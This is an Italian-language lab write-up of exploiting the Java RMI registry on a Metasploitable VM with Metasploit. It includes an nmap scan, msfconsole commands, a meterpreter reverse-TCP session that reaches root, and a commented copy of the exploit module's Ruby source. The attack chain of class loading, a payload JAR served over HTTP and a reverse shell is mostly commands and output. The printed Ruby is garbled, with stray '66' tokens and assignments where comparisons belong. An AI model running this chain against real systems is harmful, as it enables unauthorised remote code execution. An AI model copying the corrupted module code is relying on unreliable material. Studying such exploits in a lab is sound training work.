


METASPLOITABLE JAVA RMI

Exploit del servizio Java RMI tramite metasploit con payload meterpreter che sfrutta vulnerabilità ed errata configurazione del Registry RMI e RMI activation che permette di caricare classi da un qualsiasi URL HTTP remoto nel DGC RMI (distributed garbage collector).

CONNESSIONE ATTACKER-TARGET:



le macchine possono comunicare... Ora posso passare a enumerare servizi e versioni, a noi interessa solo Java RMI su port 1099 per ora

SERVIZIO JAVA RMI ENUM. VERSIONE:

```
(kali@kali)-[~]
$ nmap -p 1099 192.168.11.112
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 04:09 -0400
Nmap scan report for 192.168.11.112
Host is up (0.013s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
MAC Address: 08:00:27:F5:CD:3E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.63 seconds
```

Quindi su Metasploit dovrò cercare un exploit correlato a rmiregistry del servizio JAVA RMI

METASPLOIT/MSFCONSOLE PRATICA:

Tramite framework CLI Metasploit io cerco risultati per “rmiregistry”, seleziono exploit, controllo opzioni da configurare per attacco e faccio delivery del payload (che analizzeremo dopo).

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .iP'
II 'T; iP'
II 'YvP'
IIIIII

I love shells --egypt

= [ metasploit v6.4.126-dev ]
+ -- ==[ 2,638 exploits - 1,331 auxiliary - 2,154 payloads ]
+ -- ==[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search rmiregistry

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/misc/java_rmi_server       2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
1  \_ target: Generic (Java Payload)         .               .       .       .
2  \_ target: Windows x86 (Native Payload) .               .       .       .
3  \_ target: Linux x86 (Native Payload)    .               .       .       .
4  \_ target: Mac OS X PPC (Native Payload) .               .       .       .
5  \_ target: Mac OS X x86 (Native Payload) .               .       .       .

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/misc/java_rmi_server
After interacting with a module you can manually set a TARGET with set TARGET 'Mac OS X x86 (Native Payload)'

msf > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) >
```

a noi interessa l'exploit di reverse tcp shell in java/meterpreter/reverse_tcp che ci conferirà una connessione da target a host con shell avanzata.

L'unica impostazione necessaria da configurare obbligatoriamente era il Remote Host (il target) con IPv4 come stabilito prima della simulazione di 191.168.11.112.

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/MkZK9amKUObU
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:52844) at 2026-04-17 04:13:24 -0400

meterpreter > ifconfig

Interface 1
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
=====
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.11.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fe5:cd3e
IPv6 Netmask   : ::

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer       : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture  : x86
System Language : en_US
Meterpreter    : java/linux
```

Una volta completato l'exploit ho accesso alla shell avanzata meterpreter dalla quale con comandi predefiniti prendo configurazione di interfaccia di rete, user e informazioni di sistema.

Il processo è stato automatizzato da framework Metasploitable e il payload è stato servito anch'esso automaticamente tramite istruzioni già determinate, ora dobbiamo capire bene però il processo di questo exploit...

FUNZIONAMENTO EXPLOIT JAVA RMI:

Prima di analizzare il codice in Ruby stesso andiamo a vedere le informazioni fornite da

Metasploit stesso:

L'exploit utilizza la

errata configurazione

dei registry RMI e dei

servizi di attivazione di

essi che permettono

tramite il nostro server

metasploit HTTP di

caricare liberamente una

classe da URL nel

DGC RMI per poi

servire un payload

configurato

dinamicamente da CLI

con una call RMI valida

ricostruita da metasploit

stesso.

Metasploit produce un

payload in .jar con un

nome stringa randomico

che viene modificato

tramite le istruzioni date

da riga di comando e infine \

dato per ogni richiesta

http del target con 2 classi

Loader che lo eseguiranno

verso il nostro url che

sembrerà così:

/esempio/RandomSTR.jar

Java RMI Server Insecure Default Configuration Java Code Execution

This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

Module Name

exploit/multi/misc/java_rmi_server

Authors

- mihi

Module Ranking

Excellent

“

The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances.

Related Pull Requests

GITHUB_OAUTH_TOKEN environment variable not set. [See how](#)

AttackerKB references

- [CVE-2011-3556](#)

References

- <http://web.archive.org/web/20110824060234/http://download.oracle.com:80/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html>
- <http://www.securitytracker.com/id?1026215>
- [CVE-2011-3556](#)

Available Targets

- Generic (Java Payload)
- Windows x86 (Native Payload)
- Linux x86 (Native Payload)
- Mac OS X PPC (Native Payload)
- Mac OS X x86 (Native Payload)

Required Options

- **RHOSTS:** The target host(s), see <https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html>
- **CheckModule:** Module to check with

Basic Usage

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > exploit
```

```

Session Actions Edit View Help
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Java::Rmi::Client
  include Msf::Exploit::Remote::HttpServer
  include Msf::Exploit::Remote::CheckModule

  def initialize(info = {})
    super(
      update_info(
        info,
        {
          'Name' => 'Java RMI Server Insecure Default Configuration Java Code Execution',
          'Description' => %q{
            This module takes advantage of the default configuration of the RMI Registry and
            RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it
            invokes a method in the RMI Distributed Garbage Collector which is available via every
            RMI endpoint, it can be used against both rmiregistry and rmid, and against most other
            (custom) RMI endpoints as well.

            Note that it does not work against Java Management Extension (JMX) ports since those do
            not support remote class loading, unless another RMI endpoint is active in the same
            Java process.

            RMI method calls do not support or require any sort of authentication.
          },
          'Author' => [ 'mihi' ],
          'License' => MSF_LICENSE,
          'References' => [
            # RMI protocol specification
            [ 'URL', 'http://web.archive.org/web/20110824060234/http://download.oracle.com:80/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html' ],
            [ 'URL', 'http://www.securitytracker.com/id?1026215' ],
            [ 'CVE', '2011-3556' ]
          ],
          'DisclosureDate' => '2011-10-15',
          'Privileged' => false,
          'Payload' => { 'BadChars' => '', 'DisableNops' => true },
          'Stance' => Msf::Exploit::Stance::Aggressive,
          'DefaultOptions' => {
            'CheckModule' => 'auxiliary/scanner/misc/java_rmi_server',
            'WfsDelay' => 10
          },
          'Targets' => [
            {
              'Generic (Java Payload)',
              {
                'Platform' => ['java'],
                'Arch' => ARCH_JAVA
              }
            }
          ]
        }
      )
    )
  end
end

```

funzione initialize: informazioni sull'exploit, CVE, identificazione OS target e scelta del payload opportuno per esso con correlati status di Stabilità, Fiducia e Effetti secondari (Stability, Reliability, Side Effects) conosciuti; Infine specificazioni per la connessione su remote Host con RPOT 1099 (Java RMI service) e delay HTTPDELAY (True, 10s) default.

```

def exploit
  Timeout.timeout(datastore['HTTPDELAY']) { super }
rescue Timeout::Error
  # When the server stops due to our timeout, re-raise
  # RuntimeError so it won't wait the full wfs_delay
  raise "Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request"
rescue Msf::Exploit::Failed
  # When the server stops due primer failing, re-raise
  # RuntimeError so it won't wait the full wfs_delays
  raise "Exploit aborted due to failure #{fail_reason} #{(fail_detail || 'No reason given')}"
rescue Rex::ConnectionTimeout, Rex::ConnectionRefused => e
  # When the primer fails due to an error connecting with
  # the rhost, re-raise RuntimeError so it won't wait the
  # full wfs_delays
  raise e.message.to_s
end

```

Svolgi exploit e poi “uccidi” il processo dopo tempo uguale a quello di ‘HTTPDELAY’

Definisce poi:

Timeout::Error per appunto superamento del limite tempo.

Msf::Exploit:Failed per fallimento del primer e connessione terminata

Rex::ConnectionTimeout, Rex::ConnectionRefused come variabile e per errori di connessione generici.


```

def prime
  connect

  print_status('Sending RMI Header...')
  send_header
  ack = recv_protocol_ack
  if ack.nil?
    fail_with(Failure::NoTarget, "#{peer} - Failed to negotiate RMI protocol")
  end

  jar = rand_text_alpha(rand(1..8)) + '.jar'
  new_url = get_uri + '/' + jar

  print_status('Sending RMI Call...')
  dgc_interface_hash = calculate_interface_hash(
    [
      {
        name: 'clean',
        descriptor: '([Ljava/rmi/server/ObjID;JLjava/rmi/dgc/VMID;Z)V',
        exceptions: ['java.rmi.RemoteException']
      },
      {
        name: 'dirty',
        descriptor: '([Ljava/rmi/server/ObjID;JLjava/rmi/dgc/Lease;)Ljava/rmi/dgc/Lease;',
        exceptions: ['java.rmi.RemoteException']
      }
    ]
  )

  # JDK 1.1 stub protocol
  # Interface hash: 0xf6b6898d8bf28643 (sun.rmi.transport.DGCImpl_Stub)
  # Operation: 0 (public void clean(ObjID[] paramArrayOfObjID, long paramLong, VMID paramVMID, boolean paramBoolean))
  send_call(
    object_number: 2,
    uid_number: 0,
    uid_time: 0,
    uid_count: 0,
    operation: 0,
    hash: dgc_interface_hash, # java.rmi.dgc.DGC interface hash
    arguments: build_dgc_clean_args(new_url)
  )

  return_value = recv_return

  if return_value.nil? && !session_created?
    fail_with(Failure::Unknown, 'RMI Call failed')
  end

  if return_value && return_value.is_exception? && loader_disabled?(return_value)
    fail_with(Failure::NotVulnerable, 'The RMI class loader is disabled')
  end

  if return_value && return_value.is_exception? && class_not_found?(return_value)
    fail_with(Failure::Unknown, 'The RMI class loader couldn\'t find the payload')
  end

  disconnect
end

```

il primer avvia la connessione con il remote host (connect) manda l'header protocollo RMI per iniziare handshake, controlla se handshake va a buon fine altrimenti da errore di Failure::NoTarget.

Conferisce un nome randomico al payload in .jar e crea un URL dove distribuirlo a server Java RMI che lo richiederà, utilizzando get_uri da server metasploit. Creando quindi qualcosa del genere: <LHOST>/example/randomjar.jar dove il nostro payload verrà distribuito.

```

def on_request_uri(cli, request)
  if request.uri =~ /\.jar$/i
    p = regenerate_payload(cli)
    jar = p.encoded_jar
    paths = [
      [ 'metasploit', 'RMIloader.class' ],
      [ 'metasploit', 'RMIPayload.class' ],
    ]

    jar.add_file('metasploit/', '') # create metasploit dir
    paths.each do |path_parts|
      path = ['java', path_parts].flatten.join('/')
      contents = ::MetasploitPayloads.read(path)
      jar.add_file(path_parts.join('/'), contents)
    end

    send_response(cli, jar.pack,
      {
        'Content-Type' => 'application/java-archive',
        'Connection' => 'close',
        'Pragma' => 'no-cache'
      })

    print_status('Replied to request for payload JAR')
    cleanup_service
  end
end

def autofilter
  return true
end

def loader_disabled?(return_value)
  return_value.value.each do |exception|
    if exception.class == Rex::Java::Serialization::Model::NewObject 66
      exception.class_desc.description.class = Rex::Java::Serialization::Model::NewClassDesc 66
      exception.class_desc.description.class_name.contents = 'java.lang.ClassNotFoundException' 66
      [Rex::Java::Serialization::Model::NullReference, Rex::Java::Serialization::Model::Reference].include?(exception.class_data[0].class) 66
      exception.class_data[1].contents.include?('RMI class loader disabled')
      return true
    end
  end
  false
end

def class_not_found?(return_value)
  return_value.value.each do |exception|
    if exception.class == Rex::Java::Serialization::Model::NewObject 66
      exception.class_desc.description.class = Rex::Java::Serialization::Model::NewClassDesc 66
      exception.class_desc.description.class_name.contents = 'java.lang.ClassNotFoundException'
      return true
    end
  end
  false
end

```

Questa è la funzione dove viene ricostruita una richiesta valida RMI, il payload e vengono inseriti i Loader Classess in esso.

Metasploit calcola da se la RMI interface hash per costruirci poi una call RMI valida per DGC.clean() che verrà exploitato. La chiamata è quindi interface hash ricostruito + l'argomento "build_dgc_clean(new_url)" e se la misconfigurazione è presente su server Java RMI allora questa verrà considerata come chiamata reale.

"on request" indica che per OGNI richiesta HTTP da server Java RMI al server metasploit per il .jar malizioso si svolge p=regenerate_payload(cli) quindi con argomenti impostati tramite CLI msfconsole per ogni richiesta del target del .jar questo verrà prima riformulato con i nuovi settaggi e infine con jar=p.encoded_jar impacchettato nuovamente in un .jar file.

Su questo vengono poi iniettate le 2 loader Class che faranno eseguire il nostro payload sul target.